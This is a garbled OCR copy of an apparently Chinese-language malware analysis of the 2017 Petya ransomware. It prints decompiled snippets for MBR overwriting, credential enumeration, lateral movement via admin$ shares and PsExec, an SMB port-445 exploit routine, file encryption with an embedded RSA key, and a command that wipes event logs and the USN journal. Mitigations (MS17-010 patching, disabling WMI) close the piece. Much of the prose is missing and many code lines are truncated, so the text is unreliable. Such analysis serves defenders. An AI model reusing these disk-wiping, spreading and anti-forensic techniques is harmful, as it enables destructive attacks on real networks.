“ Petya ”

2017 6 27

“ Petya ” “ wannacry ”

MS17-010 “ wannacry ”

mimikatz

MBR

```
SeShutDownPrivilege,SeDebugPrivilege,SeTcbPrivilege
```



3. c MBR

(1) SeDebugPrivilege 10 (521*10)

C 10

```
v0 = CreateFileA("\\\\.\\C:", 0x40000000u, 3u, 0, 3u, 0, 0);
if ( v0 )
{
  if ( DeviceIoControl(v0, IOCTL_DISK_GET_DRIVE_GEOMETRY, 0, 0, &OutBuffer, 24u, &BytesReturned, 0) )
  {
```


```
SetFilePointer(v0, OutBuffe
WriteFile(v0, v1, OutBuffer
```

```
CloseHandle(v0);
```

(2) MBR

```
_DWORD * v3
```

```
_DWORD * v3
v5
_DWORD * v3
v3
v4
v4
v5
v5
v5
result
qmemcpy: mbr_data, v25,
v6
mbr_data, v6
```



(3) MBR

```
if ( v19 )
{
  do
  {
    result = write_disk(v20, &FileName, (LPCVOID)v13);// 新MBR,勒索信息等。
    if ( result < 0 )
      break;
    ++v20;
    v13 += 0x200;
}
v20  v19
```

```
result
dword_10
i=  resu
result
dword_
if ( re
{
  resul
  dworc
```

```
01F8F8 = result
ult  = 0

= write_disk(32, &FileName, &Buffer);// 比特币钱包信息
1001F8F8 = result;
esult >= 0 )

lt = write_disk(33, &FileName, &v21);// 填充0x07
1_1001F8F8 = result;
```

```
result  write_disk,  FileName  mbr_data
```

(4) MBR

(2) ID 3 Windows dllhost.dat
PsExec.exe exe bat vbs

5.

```
v9 = CredEnumerateW(0, 0, &v13, &v12);
if ( v9 )
{
  v1 = 0;
  v10 = 0;
  if ( v13 > 0 )
  {
    while ( 1 )
    {
      v2 = v12 + 4 * v1;
      v3 = *(_DWORD *)v2;
      v4 = *(char **)(*(_DWORD *)v2 + 8);
      if ( v4 )
      {
        v11 = 8;
        v5 = L"TERMSRV/";
        v6 = *(const wchar_t **)(*(_DWORD *)v2 + 8);
        while ( *v6 == *v5 )
        {
          ++v6;
          ++v5;
```


```
                    goto LABEL_8

                v7 = *v6 < *v5 ? -1 : 1;
LABEL_8:
                if ( v7 == 0 )
                {
```


6.

```
if ( GetSystemDirectoryW(&Buffer, 0x30Cu) && PathAppendW(&Buffer, L"shutdown.exe /r /f") )
{
  if ( sub_10008494() )
  {
    v4 = L"/RU \"SYSTEM\" ";
    if ( !(token_mask & 4) )
      v4 = (const wchar_t *)&unk_10014388;
    wsprintfW(&v6, L"schtasks %ws/Create /SC once /TN \"\" /TR \"%ws\" /ST %02d:%02d", v4, &Buffer, v3, v2);
  }
  else
  {
    wsprintfW(&v6, L"at %02d:%02d %ws", v3, v2, &Buffer);
```

7.


call
mov ebx, ds:CreateThread
push edi ; lpThreadId
push edi ; dwCreationFlags
push edi ; lpParameter
10007E84
10007E89
10007E8F
10007E90
10007E91
10007E97
10007E98


v2 = socket(2, 1, 0);
if (v2)
{
name.sa_family = 2;
*(_DWORD *)&name.sa_data[2] = a1;
*(_WORD *)&name.sa_data[0] = htons(hostshort);
if (ioctlsocket(v2, -2147195266, &argp) != -1)
{
connect(v2, &name, 16);
writefds.fd_array[0] = v2;
writefds.fd_count = 1;
timeout.tv_sec = 2;
timeout.tv_usec = 0;
v8
closesocket


v3 = NetServerEnum(0, 0x65u, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, servertype, domain, &resume_handle);
if (v3 && v3 != 234)
{
domaina = 0;
}
else
{
do
{
if (*(( ) + 3) & 0x80000000)
{
ServerScan(, 3u, *( ));
}
else if (*(( ) - 1) == 500 && (*(( ) + 1) & 0xFu) > 4)
{
memset_0(*( ) , 0);
}
+= 24;
++ ;

```
wsprintfW(&Name, L"\\\\%s\\admin$", a3);
NetResource.dwScope = 0;
memset(&NetResource.dwType, 0, 0x1Cu);
NetResource.lpRemoteName = &Name;
NetResource.dwType = 1;
sub_10008B70(&v23);
wsprintfW(&FileName, L"\\\\%ws\\admin$\\%ws", a3, &v23);
while ( 1 )
{                                                    // 远程感染到admin$目录下
  pszPath = 0;
  bExistingToken = (HANDLE)WNetAddConnection2W(&NetResource, lpPassword, lpUserName, 0);
```

```
wsprintfW(&Name, L"\\\\%ws\\admin$\\%ws", a3, &v23);
v5 = PathFindExtensionW(&pszPath);
if ( v5 )
{
  *v4 = 0;
  if ( PathFileExistsW(&pszPath) )
```

```
dwErrCode   GetLastError
v5
ProcessFileBuff   v10  v11)   WriteFile_0  FileName  g_F
```

```
if ( !dwErrCode )
{
  buildCmd((WCHAR *)&cmdline, (WCHAR *)&v29, a3);//  -d C:\\Windows\\System32\\rundll32.exe \"C:\\Windows\\%s\",#1 %s \\\\%s -accepteula -s
  v5 = 0;
}
if ( dwErrCode == 1 )
{
  if ( !lpUserName || !lpPassword )
    goto LABEL_53;
  buildRemoteLogin((WCHAR *)&cmdline, (WCHAR *)&v29, a3, (int)lpUserName, (int)lpPassword);
```


```
}
if ( v29 == v5
  || cmdline == v5
```


```
CreateProcessW
  LPCWSTR  cmdline
  LPWSTR
```

```
struct _STARTUPINFOW *   char *  StartupInfo
struct _PROCESS_INFORMATION *   char *  ProcessInformation   v8   CreateProcessAsUserW  HANDLE ExitCode   LPCWS
                                                                                                  v8
                                                                                                GetLastError
```

```
v7 = sub_10005A7E((int)&Dst, cp, 445u, 0, a2, a3, a4, a5, a6, a7);
if ( v7 )
{
  sub_10002068();
  result = v7;
}
else
{
  byte_1001F8FD = 0;
  v9 = sub_10005A7E((int)&Dst, cp, 445u, (int)sub_10001E7b, a2, a3, a4, a5, a6, a7);
```

```
result = v9;
}
```






```
*(_BYTE *)(v3 + 8) = 3;
*(_BYTE *)(v3 + 40) = 3;
*(_DWORD *)(v3 + 160) = -3145552;
*(_DWORD *)(v3 + 164) = -1;
*(_DWORD *)(v3 + 168) = -3145552;
*(_DWORD *)(v3 + 172) = -1;
*(_DWORD *)(v3 + 192) = -2101056;
*(_DWORD *)(v3 + 196) = -2101056;
*(_DWORD *)(v3 + 396) = -2100848;
*(_DWORD *)(v3 + 404) = -2100752;
*(_DWORD *)(v3 + 472) = -3145232;
*(_DWORD *)(v3 + 476) = -1;
*(_DWORD *)(v3 + 488) = -3145216;
*(_DWORD *)(v3 + 492) = -1;
v5 = 0;
do
{
```

9.

```
result = (signed int)LocalAlloc(0x40u, 0x20u);
if ( result )
{
  *(_DWORD *)(result + 16) = l"MIIBCgKCAQEAxP/VqKc0yLe9JhVqFMQGwUIT06WpXWnKSNQAYT0065Cr8PjIQInTeHkXEjf02n2JmURWV/u"
                             "HB0ZrIQ/wcYJ8uLhQ9EqJ3iDqmN19Oo7NtyEUmbVmopcq+YLIBZzQ2ZTK0A2DtX4GRKxEEFLCy7vP12EYO"
```

```
                              _DWORD *  result
                              _DWORD * result      _DWORD * RootPathName
                              _DWORD *  result        v4
```

```
  v4 = L"Microsoft Enhanced RSA and AES Cryptographic Provider";
 }
 if ( !CryptAcquireContextW((HCRYPTPROV *)lpThreadParameter + 2, 0, v4, 0x18u, v5) )
   goto LABEL_10;
ABEL_7:
 v2 = lpThreadParameter;
```

```
                                  sub_10001B4E( in
int lpThreadParameter             FileSearchAndEncryted  LPCWSTR lpThreadParameter
                                  Gen_TipInfo  LPCWSTR lpThreadParameter
                                  CryptDestroyKey  ( _DWORD * lpThreadParameter
                                CryptReleaseContext    _DWORD * lpThreadParameter
                                LocalFree( v2
```



```
wsprintfW(
  &v13,
  L"wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn deletejournal /D %c:",
  pszPath);
v14 = 0;
sub_100083DD((int)&v13, 3);
```

10.

1 Windows MS17-010

https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

2 WMI Windows Management Instrumentation

--- --- services.msc

--- Windows Management Instrumentation

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3 Minikit

--- --- regedit

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